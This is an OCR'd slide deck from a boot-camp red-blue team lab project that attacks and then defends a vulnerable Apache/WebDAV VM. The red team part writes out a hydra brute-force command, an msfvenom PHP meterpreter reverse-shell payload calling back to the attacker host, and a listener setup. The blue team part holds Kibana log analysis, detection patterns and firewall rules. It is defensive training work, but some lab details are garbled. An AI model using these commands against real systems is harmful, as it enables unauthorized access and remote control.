Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Georgia Tech Boot Camp: Red-Blue Team Project II


Table of Contents

This document contains the following sections:

Network Topology

Georgia Tech Boot Camp: Red-Blue Team Project II

Network Topology



Network
Address Range: 192.168.1.105/24
Netmask:
Gateway:

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 102.168.1.100
OS: Linux
Hostname: Elk

IPv4: 192.168.1.105
OS: Linux/Ubuntu
Hostname: Capstone

IPv4: 192.168.1.1
OS: Windows
Hostname: ML-refVm-684427

Red Team

PenTesting Offensive Security System

Security Assessment

Georgia Tech Boot Camp: Red-Blue Team Project II

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Capstone:server1	192.168.1.105	Target Machine/ Apache Web Server
Elk	192.168.1.100	Logs Services Machine
Kali	192.168.1.90	Attacker Machine root@Kali:~# nmap -sV 192.168.1.105/24
ML-refVm-684427	192.168.1.1	Kibana

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Brute Force Vulnerability .	*Strong password was not implemented as required for Access Controls. Passwords were cracked both for Ryan and Ashton leading to sensitive data exposure. Access Account Policy is required to lockout users after a predetermined number of retries.*	allows attackers to gain access to sensitive credentials
Unauthorized File Upload	WebDav share wasn't hardened, which included files detailing server related information and directory structures maintaining sensitive data. This allowed an exploitable file to be uploaded.	vulnerability allows provides attackers with means to spread malicious code throughout the infrastructure exposing confidential and proprietary information.
Code Injection/Reverse Shell Backdoor *CVE-2019-0197 CVE-2018-15919* *Remotely observable behavior in auth-gss2.c in OpenSSH through 7.8 could be used by remote attackers to detect existence of users on a target system*	Apache 2.24.4 wasn't patched allowing a vulnerability to exploit, compromise the system and creating a backdoor for an attacker to assume control of the infrastructure if desired. OpenSSH 7.6p1 Potential Backdoor Vulnerability, must patch to 7.9+.	Potential Backdoor with Reverse Shell and Command Control. Webserver was accessible remotely.

Exploitation: Brute Force Vulnerability

Process detailing the execution process to exploit the brute force vulnerability

01

Tools & Processes

1. /usr/share/wordlists/rockyou.txt.gz

2. hydra -l ashton /usr/share/wordlists/rockyou.txt.gz -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder/

3. Crackstation.net to decipher hash password for Ryan

02

Achievements

Obtained access to vital credentials allowing access to sensitive data and remote access to the Apache Web Server.

03

Exploitation: Unauthorized File Load

Process detailing the execution to exploit an unauthorized file load

01

Tools & Processes

Local File System from Pentesting System and WebDav Network Share


After creating the exploit on our local machine, we simply Uploaded the file to the WebDav Share

02

Achievements

Uploaded the exploit.php file to the webdav network share successfully with administrative privileges to execute the file using ryan's credentials

03



Exploitation: Code Injection Reverse Shell

Process detailing the execution to exploit a reverse shell payload

01

Tools & Processes

Created payload msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 R > exploit.php

Started Listener on Attacker Machine


msfconsole use exploit/multi/handler
set payload php/meterpreter/reverse_tcp
show options
set LHOST 192.168.1.90
show options
run
shell

02

Achievements

The exploit allowed access to the filesystem and we could navigate on the target and successfully captured the flag.

03



Blue Team

Log Analysis and Attack Characterization

Georgia Tech Boot Camp: Red-Blue Team Project II

Analysis: Identifying the Port Scan

- The nmap port scan executed against 192.168.1.90 from 192.168.1.105 (Pentesting Machine) occurred on April 8th, 2021 23:26:55 pm
- How many packets were sent, and from which IP?
- NMAP Scripting Engine was utilized to execute the port scan.

HTTP Transactions Search [Packetbeat] ECS

# server.port	80
# source.bytes	156B
source.ip	192.168.1.90
# source.port	53110
t status	Error
t type	http
t url.domain	192.168.1.105
t url.full	http://192.168.1.105/HNAP1
t url.path	/HNAP1
t url.scheme	http
t user_agent.original	Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)

Apr 8, 2021 @ 23:26:55.656 network.protocol: http user_agent.original: Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html) @timestamp: Apr 8, 2021 @ 23:26:55.656 http.version: 1.1 http.request.method: get http.request.bytes: 161B http.request.headers.content-length: 0 http.response.bytes: 455B http.response.body.bytes: 275B http.response.headers.content-length: 275 http.response.headers.content-type: text/html; charset=iso-8859-1 http.response.status_phrase: not found http.response.status_code: 404 client.port: 53108 client.bytes: 161B client.ip: 192.168.1.90 host.name: Kali source.ip: 192.168.1.90 source.port: 53108 source.bytes: 161B server.port: 80 server.bytes: 455B server.ip: 192.168.1.105 ecs.version: 1.5.0 method: get type: http destination.ip: 192.168.1.105 destination.port: 80 destination.bytes: 455B network.type: ipv4 network.transport: tcp network.direction: outbound network.community_id: 1:VuSQRZkxjF3NGtbBQiHBCaR+BFU= network.bytes: 616B query: GET /evox/about agent.id: 26444e58-c83e-4d56-854f-bd90ace159df agent.name: Kali agent.type: packetbeat agent.version: 7.8.0 agent.hostname: Kali agent.ephemeral_id: b2f45ab8-c0a1-45af-a6f8-58650c5f33fb status: Error event.dataset: http event.duration: 0.5 event.start: Apr 8, 2021 @ 23:26:55.656 event.end: Apr 8, 2021 @ 23:26:55.657 event.kind: event

Analysis: Finding the Request for the Hidden Directory

- The attack occurred from 4/8/2021 23:00:00 – 4/9/2021 01:30:00 and the number of requests totaled were 16,319.
- The connect_to_corp_server file contained access hash information for Ryan's password. Contains server and url information.

Top 10 HTTP requests [Packetbeat] ECS


url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	16,319
http://127.0.0.1/server-status?auto=	4,421
http://snnmnkxdhflwgthqismb.com/post.php	392
http://www.gstatic.com/generate_204	202
http://192.168.1.105/webdav/passwd.dav	157

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	16,319
http://192.168.1.105/company_folders/secret_folder	26
http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	2

Analysis: Uncovering the Brute Force Attack

- The number of brute force attack requests totaled 16,317.
- The number of requests made before the attacker cracked the password was 16,316.
- User_Agent identified as Hydra utilized for the Brute Force Attack.



HTTP Transactions Search [Packetbeat] ECS

1–50 of 16317

Time	_source
Apr 9, 2021 @ 00:28:28.280	network.protocol: http user_agent.original: Mozilla/4.0 (Hydra) @timestamp: Apr 9, 2021 @ 00:28:28.280 type: http agent.name: Kali agent.type: packetbeat agent.version: 7.8.0 agent.hostname: Kali agent.ephemeral_id: b2f45ab8-c0a1-45af-a6f8-58650c5f33fb agent.id: 26444e58-c83e-4d56-854f-bd90ace159df query: GET /company_folders/secret_folder/ source.ip: 192.168.1.90 source.port: 45966 source.bytes: 164B client.ip: 192.168.1.90 client.port: 45966 client.bytes: 164B server.ip: 192.168.1.105 server.port: 80
Apr 9, 2021 @ 00:28:28.249	user_agent.original: Mozilla/4.0 (Hydra) network.protocol: http @timestamp: Apr 9, 2021 @ 00:28:28.249 method: get server.ip: 192.168.1.105 server.port: 80 server.bytes: 698B status: Error type: http url.domain: 192.168.1.105 url.path: /company_folders/secret_folder/ url.full: http://192.168.1.105/company_folders/secret_folder/ url.scheme: http source.ip: 192.168.1.90 source.port: 45954 source.bytes: 164B http.request.method: get http.request.bytes: 164B

Analysis: Finding the WebDAV Connection

- A total of 157 requests were made against the WebDav share mount point
- The following files were access, **passwd.dav**, **exploit.php** was created and uploaded to initiate the payload for backdoor access, and the **shell** was utilized to upload the exploit.php file.

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav/passwd.dav	157
http://192.168.1.105/webdav	151
http://192.168.1.105/webdav/	24
http://192.168.1.105/icons/unknown.gif	18
http://192.168.1.105/icons/back.gif	16

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav/exploit.php	13
http://192.168.1.105/exploits	2

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/shell	1

HTTP Transactions Search [Packetbeat] ECS

# network.bytes	557B
t network.community_id	1:pON5z3qjmh0pnQ0FlP+HkCKEokI=
t network.direction	outbound
t network.protocol	http
t network.transport	tcp
t network.type	ipv4
t query	GET /shell
# server.bytes	436B
server.ip	192.168.1.105
# server.port	80
# source.bytes	121B
source.ip	192.168.1.90
# source.port	53240
t status	Error
t type	http
t url.domain	192.168.1.105
t url.full	http://192.168.1.105/shell
t url.path	/shell

Blue Team

Proposed Alarms and Mitigation Strategies

Georgia Tech Boot Camp: Red-Blue Team Project II

Mitigation: Blocking the Port Scan

Alarm

The following criteria can be used to set alarms in order to detect future port scans:

- SNORT Port Scan
- scan_type=ALL (NMAP, SYN, etc)

- ALERT via email use scan_type= all --threshold > 3 --seconds < 30

System Hardening

Enterprise Firewall System

- Enable an IDS/IPS SIEMS within your Firewall Rules from your Enterprise System to detect, delay and block NMAP port scanning.

Organizations without an enterprise system, please consider implementing the following **other options**:

- Create IPSETS for port_scanners and scanned_ports

- $IPTABLES -A INPUT -p tcp -i eth0 -m state --state NEW -m recent --set
  $IPTABLES -A INPUT -p tcp -i eth0 -m state --state NEW -m recent --update --seconds 30 --hitcount 10 -j DROP

- **snort.cont** usually in **/etc/snort/** :
  preprocessor sfportscan: proto { all } \ scan_type { all } \ sense_level { high } \ logfile { alert }

Mitigation: Finding the Request for the Hidden Directory

Alarm

Alarm can be set to detect future unauthorized access:

- Create an alarm and log all data related to accessing the url:path *secret_folder*
- Alert via email on any ports and ip addresses not included in the enterprise firewall rules accessing *secret_folder*.
- Non-Trusted IP's and Ports

System Hardening

- Block Incoming and Outgoing IP's and Ports within your Enterprise Firewall Rules
- Whitelist Employee and Third-Party Vendors that will require access to your protected *secret_folder*.
- Implement the only need to know policy.

Mitigation: Preventing Brute Force Attacks

Alarm

Create alarm to detect future brute force attacks via the following methodologies and policies:

Search criteria for alert:

- Mozilla/4.0 (Hydra) and url.path : *secret_folder*
- Status : Error
- Account Lockout > 7 tries increment in seconds < 30
- Block the source of the suspicious activity after 500
- Requests and 1GB of traffic
- Response_Status_Code = 400 Level Errors

Email Alert

- Acct Locks > 7 tries seconds < 30
- Traffic Bytes > 1GB
- Requests > 500

System Hardening

Access Controls:

- Stronger Password and length
- Multi-Factor Authentication
- Implement Captcha
- Identity Management Software for SSO

Firewall Rules:

- IPS Detect and Block/Drop Non-Trusted IP's
- Separate Public and Private Infrastructure components

Update Software Versions for Vulnerabilities

- Patch Vulnerable versions

Mitigation: Detecting the WebDAV Connection

Alarm

Alarm can be set to detect future access to the WebDav share directory.

- Search for *webdav* or url.path : *webdav*

Alert:

- Non-Trusted Sources accessing the *webdav* share
- When **executable files** are uploaded to the *webdav* share
- Whitelist IP's requiring access to the *webdav* share

System Hardening

- Firewall rules to block untrusted sources accessing the share.
- Firewall rules to block executable files for this share
- Harden Apache Webserver, please see the link for your information:
- https://geekflare.com/apache-web-server-hardening-security/

Mitigation: Identifying Reverse Shell Uploads

Alarm

Search and Alert emails for the following:

- http.request.method
- url.path
- “PUT”
- “GET”
- url.path : *webdav”
- url.path : *shell*
- url.path : *php*

System Hardening

Implement Enterprise System Firewall Rules to do the following:

- Deny, Block, Reject

Against all requests from non-trusted ip addresses and ports for protected folders; for example:

- *secret_folder*
- *webdav*

Appendix: Georgia Tech Boot Camp: Red-Blue Team Project II

- Please the following links utilized to collaborate the Red-Blue Team Project II
  - https://www.ossramblings.com/using_iptables_rate_limiting_to_prevent_portscans. (Port Scanning Prevention)
  - https://nvd.nist.gov/vuln/detail/CVE-2019-3395, product integrated with WebDav
  - https://stackoverflow.com/questions/29671524/kibana-how-to-display-log-as-table
  - https://geekflare.com/apache-web-server-hardening-security/
  - https://www.cvedetails.com/
    https://www.cvedetails.com/
    CVE-2019-0197
    https://cwe.mitre.org/data/definitions/444.html
    CVE-2018-15919
  - https://attack.mitre.org/mitigations/enterprise/
  - https://en.wikipedia.org/wiki/Next-generation_firewall
  - https://sublimerobots.com/2015/12/the-snort-reputation-preprocessor/


The End.